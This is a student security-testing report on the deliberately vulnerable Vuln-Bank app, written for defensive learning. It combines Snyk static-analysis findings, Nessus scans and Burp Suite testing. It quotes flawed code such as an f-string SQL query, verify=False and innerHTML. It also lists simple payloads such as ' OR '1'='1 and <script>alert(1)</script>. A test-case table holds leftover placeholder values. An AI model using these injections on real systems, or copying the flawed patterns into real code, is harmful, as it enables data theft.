QASST Project

Stan Ioan-Victor, ioan.victor.stan@ubbcluj.ro
Sebastian-George Hojda, sebastian.hojda@ubbcluj.ro
Timotei Copaciu, timotei.copaciu@ubbcluj.ro

January 23, 2026

Contents

1 Software Tested

Vuln-Bank [ref] is the application we're testing today. I know you might be tired of all the intentionally vulnerable apps, but it'll be very unlikely for us to stay and try to find issues in actual apps we use, because we're still learning, so what can we do ...

Vuln-Bank is just one of the few ones where the issues that you can exploit.



Figure 1: VulnBank Application Dashboard (Authenticated User View)

2 Approach on Security

We're tackling both defensive and offensive, Timotei will be testing the application from a defensive perspective, and Victor with Sebi will be doing it offensively.

All 3 of us are developers, working in the industry, in the beginning of our careers.

The main objective of this bug-hunt was so that we can learn more about triaging, exploiting and defending against bugs.

The tools we've used were:

- Snyk (Defensave),
- Tenable's Nessus(Offensive),
- Burp Suite (Offensive)

3 Strategy Applied

3.1 Offensive approach

Using the offensive approach:

Victor:

I've used the Tenable's tool: Nessus, via docker to find and exploit some of the vulerabilities, and got free access to Nessus Essentials Plus licence for students.

Started a discovery Scan for the hosted version of https://vulnbank.org.

For the offensive strategy, we adopted a **Black-box Penetration Testing** methodology, aligned with the *OWASP Web Security Testing Guide (WSTG)*. This approach simulates a real-world external attacker who has no prior knowledge of the system's internal architecture or source code. Unlike the defensive team which had full visibility, our goal was to identify vulnerabilities strictly through external interaction.

Our strategy was structured in three main phases:

- **Reconnaissance & Discovery (Passive & Active):** We started by exploring the application to map out the attack surface. This involved identifying all accessible endpoints, analyzing HTTP traffic using proxy tools, and looking for exposed information resources (such as API definitions) that shouldn't be public. We specifically looked for "low hanging fruit" that could facilitate further attacks.
- **Vulnerability Scanning & Analysis:** Once the endpoints were identified (specifically the REST API), we analyzed the input vectors (URL parameters, headers, JSON bodies) to check for lack of sanitization. We employed automated scanners (Nessus) to establish a baseline, followed by manual verification to rule out false positives.
- **Exploitation:** Upon identifying potential weaknesses, we crafted specific payloads (manual exploitation) to confirm the vulnerabilities and demonstrate their impact. The focus was on demonstrating *Proof of Concept (PoC)* for data exfiltration rather than destructive actions.

3.2 Defensive approach

The defensive strategy adopted for this project focuses on Static Application Security Testing (SAST) to identify vulnerabilities early in the development lifecycle. Our primary objective was to assess the code quality and conformance to security specifications without executing the application. To achieve this, we employed Snyk, a specialized SAST tool, to perform a comprehensive scan of the source code. This approach allows us to detect "code smells" and insecure coding patterns that might otherwise be missed during manual reviews.

The investigation specifically targeted the critical components of the application responsible for data handling and user authentication. We configured the scanning strategy to focus on the backend database interface files and the HTTP session management modules, as these are high-risk areas for data leaks. By isolating these aspects, we aimed to uncover structural weaknesses related to input validation and session security configuration.

Our analysis strategy involved filtering the automated report generated by the tool to prioritize actionable threats. We focused on identifying vulnerabilities with High and Medium severity levels that directly impact the confidentiality and integrity of user data. Specifically, we looked for patterns indicating SQL Injection flaws in the query structures and Improper Certificate Validation in the communication layer. Additionally, we investigated the frontend code for Cross-site Scripting (XSS) risks and inspected the cookie generation logic for missing security attributes.

Finally, the applied strategy includes a remediation verification phase. After identifying and manually reproducing the reported vulnerabilities to rule out false positives, we plan to implement the code fixes suggested by the Snyk scanner. This "scan-fix-rescan" cycle ensures that the security attributes are effectively restored and that the remediation steps do not introduce regression issues.

4 Vulnerabilities

4.1 Timotei Copaciu's

Vulnerability 01: SQL Injection (CWE-89 [vule]) - Severity: High.

This vulnerability was identified by the Snyk SAST tool with a high priority score of 839. The issue resides in the `app.py` file, within the `api_v1_forgot_password` function. The scanner detected that the application processes the `/api/v1/forgot-password` POST request by taking the `username` input directly from the JSON body and embedding it into a database query.

The specific code flaw is the use of a Python f-string to construct the SQL command: `f"SELECT id FROM users WHERE username='{username}'"`. Because the input is not sanitized or parameterized

before being passed to `execute_query`, an attacker can inject malicious SQL syntax to manipulate the query logic.

Vulnerability 02: Improper Certificate Validation (CWE-295 [vulb]) - Severity: High.

This vulnerability was flagged with a priority score of 802 and is located in the `app.py` file, inside the `upload_profile_picture_url` function. The scanner identified a critical security misconfiguration in how the application handles external HTTP requests. Specifically, the code attempts to fetch an image from a user-supplied URL using the Python `requests` library: `requests.get(..., verify=False)`.

By explicitly setting the `verify` parameter to `False`, the application disables SSL/TLS certificate verification. This effectively allows the application to trust any certificate presented by the server, including self-signed or malicious ones. This vulnerability opens the door to Man-in-the-Middle (MitM) attacks, where an attacker could intercept the connection, inspect the traffic, or inject malicious data into the response stream.

Vulnerability 03: DOM-based Cross-site Scripting (CWE-79 [vuld]) - Severity: Medium.

Snyk flagged this vulnerability with a priority score of 602. The security flaw is located in the frontend template file `templates/forgot_password.html`. The issue occurs within the JavaScript code responsible for handling the "Forgot Password" form submission. After receiving a JSON response from the API, the application dynamically updates the user interface using the command: `document.getElementById('message').innerHTML = data.message`.

The use of `innerHTML` allows the browser to parse the data as HTML elements rather than plain text. If the backend response—specifically the `data.message` field—contains malicious JavaScript (e.g., `<script>alert(1)</script>`), it will be executed immediately in the user's browser. This creates a DOM-based XSS vulnerability.

Vulnerability 04: Sensitive Cookie in HTTPS Session Without 'Secure' Attribute (CWE-614 [vulc]) - Severity: Low.

This vulnerability was identified by Snyk with a priority score of 402. The issue is located in the `app.py`, within the `login` function. Upon successful user authentication, the application generates a JWT session token and sets it in the user's browser using `response.set_cookie('token', token, httponly=True)`.

While the developer correctly included the `httponly=True` flag to prevent client-side scripts from accessing the cookie, the `secure` flag was omitted. By default, this flag is set to `False`, meaning the sensitive session token can be transmitted over unencrypted HTTP connections. This configuration exposes the user's session to Man-in-the-Middle (MitM) attacks, where an attacker could intercept the plain-text cookie.

4.2 Sebastian Hojda's

Vulnerability 05: API Documentation Exposure (CWE-200 [vula] - Severity: Medium)

This vulnerability involves the exposure of sensitive API documentation to unauthorized users. We discovered that the Swagger/OpenAPI documentation interface was publicly accessible at the `/api/docs` endpoint without any authentication. This documentation provides a complete blueprint of the backend, including hidden endpoints, required parameters, and data models. Attackers can use this information to map the application's attack surface rapidly and craft targeted attacks against specific API routes (like the transaction history endpoint) without needing to guess or brute-force URLs.

Vulnerability 06: SQL Injection in API Endpoints (CWE-89 [vulf] - Severity: High)

We identified a critical SQL Injection vulnerability in the `/api/transactions` endpoint. The application fails to properly sanitize user input supplied in the transaction filtering parameters before using it in a database query. By injecting malicious SQL syntax (e.g., `' OR '1'='1`), an attacker can manipulate the backend query logic. This allows the attacker to bypass access controls and retrieve the complete transaction history for all users in the database, violating data confidentiality and potentially integrity.



Figure 2: The /transactions route that allows SQL Injections discovered using the Swagger API documentation

Found by Nessus (names and descriptions provided by Nexus):

4.3 Stan Victor's

Vulerability 07: Web Server Transmits Cleartext Credentials CWE-319

Description:

The remote web server contains several HTML form fields containing an input of type 'password' which transmit their information to a remote web server in cleartext.

An attacker eavesdropping the traffic between web browser and server may obtain logins and passwords of valid users.

Vulerability 08: Web Application Potentially Vulnerable to Clickjacking CVE-2025-64387.

Description

The remote web server does not set an X-Frame-Options response header or a Content-Security-Policy 'frame-ancestors' response header in all content responses. This could potentially expose the site to a clickjacking or UI redress attack, in which an attacker can trick a user into clicking an area of the vulnerable page that is different than what the user perceives the page to be. This can result in a user performing fraudulent or malicious transactions.

5 Aimed Assets

The effect these vulnerabilites have on the assets is presented below.

Table 1: Defensive Vulnerability Asset Mapping

Vuln. number	vulnerability name	affected assets
1	SQL injection	**file:** `app.py` **function:** `api_v1_forgot_password` **data:** User database (IDs, credentials)
2	Improper certificate validation	**file:** `app.py` **function:** `upload_profile_picture_url` **communication:** External HTTP requests (SSL/TLS)
3	DOM-based Cross-site scripting	**file:** `templates/forgot_password.html` **component:** DOM element `'message'` **data:** User browser session, frontend UI
4	Sensitive cookie without 'secure' attribute	**file:** `app.py` **function:** `login` **token:** JWT session token (`'token'` cookie)

Table 2: Offensive Vulnerability Asset Mapping

Vuln. number	Vulnerability Name	Affected Assets
5	API Documentation Exposure	**Resource:** `/api/docs`, `openapi.json` **Information:** Full API structure, hidden endpoints
6	SQL Injection in API	**Endpoint:** `/api/transactions` **Data:** User Transaction History (Sensitive Financial Data)
7	Cleartext credentials	**file:** `app.py` **function:** `login` **credentials:** Password
8	Potential clickjacking	**file:** `app.py` **function:** `any tbh` **integrity:** User browser session, frontend UI

6 Affected Security Attributes

The SQL injection affects Confidentiality since everyone can just leak data; Integrity, since anyone can change it; Availability, causing DOS if the data is deleted; undermining Accountability, since any mallicious party can perform actions as if they were a legitimiate actor.

All 1,2, and 4 affect non-repudiation since, for 1. Database records can be maipulated, for 2 and 4, a man-in-the-middle can get ahold of a user's access tokens and perform actions on their behalf.

Vulnerability 5 (API Exposure) affects **Confidentiality** because it reveals the internal logic and available methods of the application to unauthenticated actors, information that should be restricted to developers.

Vulnerability 6 (SQL Injection) severely impacts **Confidentiality** as it allows dumping the entire transaction table. It also threatens **Integrity** because, depending on database permissions, an attacker might escalate the injection to modify or delete transaction records.

Table 3: Deffensive Security Attributes Affected by Vulnerabilities

Vuln. number	**Name**	**primary assets**	**Affected CIAAN attributes**
1	SQL injection	user database, `app.py`	Confidentiality, Integrity, Availability, Accountability, Non-repudiation
2	Improper Certificate Validation	Network Traffic, External Data	Confidentiality, Integrity
3	DOM-based XSS	User Browser, `forgot_password.html`	Confidentiality, Integrity, Non-repudiation
4	Missing 'Secure' Cookie Attribute	JWT Session Token	Confidentiality, Non-repudiation

Table 4: Security Attributes Affected by Offensive Vulnerabilities

No.	**Name**	**Primary Assets**	**Affected CIAAN**
5	API Documentation Exposure	API Blueprint / System Metadata	Confidentiality, Availability
6	SQL Injection in API	Transaction Database	Confidentiality, Integrity, Accountability
7	Cleartext credentials	User Passwords	Confidentiality
8	Potential Clickjacking	User Session	Integrity

7 Tools Employed

7.1 Snyk Code

Snyk Code was employed as the primary Static Application Security Testing (SAST) tool to implement the defensive security strategy. This tool integrates directly into the development workflow to analyze the source code for security vulnerabilities without requiring code execution. For this investigation, we utilized Snyk's capability to parse the application's dependency tree and source files to identify known vulnerabilities (CVEs) and code quality issues, such as SQL injection risks and improper certificate validation. One significant benefit of using Snyk is its real-time scanning capability, which provided immediate feedback on security flaws as the code was being reviewed. A second key benefit is its actionable remediation advice, which not only identifies the line of code causing the issue but often provides context-aware fix suggestions, significantly reducing the time required for the remediation phase

7.2 Burp Suite

Burp Suite Community Edition was the core tool for the offensive approach. It is a comprehensive platform for web application security testing.

- **Proxy Interceptor:** This allowed us to capture requests generated by the browser (or the API docs interface) and inspect the exact headers and JSON payloads being sent to the server.
- **Repeater:** This was crucial for the SQL Injection testing. It allowed us to resend the same request multiple times with slightly modified payloads (fuzzing) to observe how the server responds to SQL syntax errors vs. valid injections, without needing to use the browser UI.

Benefit: It provides granular control over the HTTP traffic, enabling the identification of vulnerabilities that are invisible in a standard browser view.



Figure 3: Burp Suite HTTP History showing intercepted API traffic

7.3 Nessus

Nessus, from Tenable was used to scan the hosted version of that website. This is what host discovery looks like in this tool.



Figure 4: Nessus overview of vulnerabilities from dashboard.

And these are all the possible scan types.



Figure 5: All nessus scan types

I've performed 2 types of scans on the platform, a Basic Network Scan, and a Web Application Tests scan. The former found Chiphertext SWEET32 collision severe attacks, but my laptop can't handle all that data aquisition and requests, so I'm instead focusing on the ones found by the latter scan.



Figure 6: Dashboard of scans

8 Test Design. Test Execution. Test Report

8.1 Defensive Approach

In the defensive approach, the "Test Execution" phase consisted of performing a Static Application Security Testing (SAST) scan using Snyk. The tool parsed the application source code to identify patterns matching known Common Weakness Enumerations (CWEs).

The table below summarizes the four vulnerabilities selected for investigation, detailing their severity, the specific application feature affected, and the security attributes (from the CIA triad) compromised.

8.1.1 Test Report Evidence

The following figures provide evidence of the test execution results generated by the Snyk tool. These reports detail the specific lines of code responsible for the vulnerabilities and the estimated impact.

Vulnerability Name	Severity	Affected Feature	Security Attribute
SQL Injection (CWE-89)	High	API: Password Reset	Confidentiality, Integrity
Improper Certificate Validation (CWE-295)	High	API: Profile Upload	Confidentiality
DOM-based XSS (CWE-79)	Medium	UI: Forgot Password	Integrity
Insecure Cookie Attribute (CWE-614)	Low	Auth: Login Session	Confidentiality

Table 5: Summary of Vulnerabilities Detected via SAST Scan



Figure 7: SQL Injection Detection



Figure 8: Improper Certificate Validation



Figure 9: DOM-based XSS Detection



Figure 10: Insecure Cookie Attribute

Feature	TC ID	Input1	Input2	Expected Output
F001	TC01	42	15	100
F001	TC02	1	-2	3
F002	TC03	111	90	-74

Table 6: TCs table.

Table 6 shows the TCs designed to evaluate the vulnerability AAA over F001 and F002.

8.2 Offensive Approach Test Design

We utilized Equivalence Partitioning and Boundary Value Analysis to design our test cases, focusing on identifying valid vs. invalid inputs that could trigger unexpected server behavior.

Table 7: Offensive Approach Test Cases

Feature	**TC ID**	**Input**	**Expected Output**	**Actual Result**
API Docs	TC_OFF_01	URL: `/api/docs` (No Auth)	403 Forbidden / Login	200 OK (Swagger UI)
API Docs	TC_OFF_02	URL: `/api/v1/unknown`	404 Not Found	404 Not Found
Transact. API	TC_OFF_03	Param: `id=1` (Valid)	JSON for User 1	JSON for User 1
Transact. API	TC_OFF_04	Param: `id=1'` (Syntax)	500 Server Error	500 Server Error
Transact. API	TC_OFF_05	Param: `id=1' OR '1'='1`	403 Forbidden	200 OK + All Data

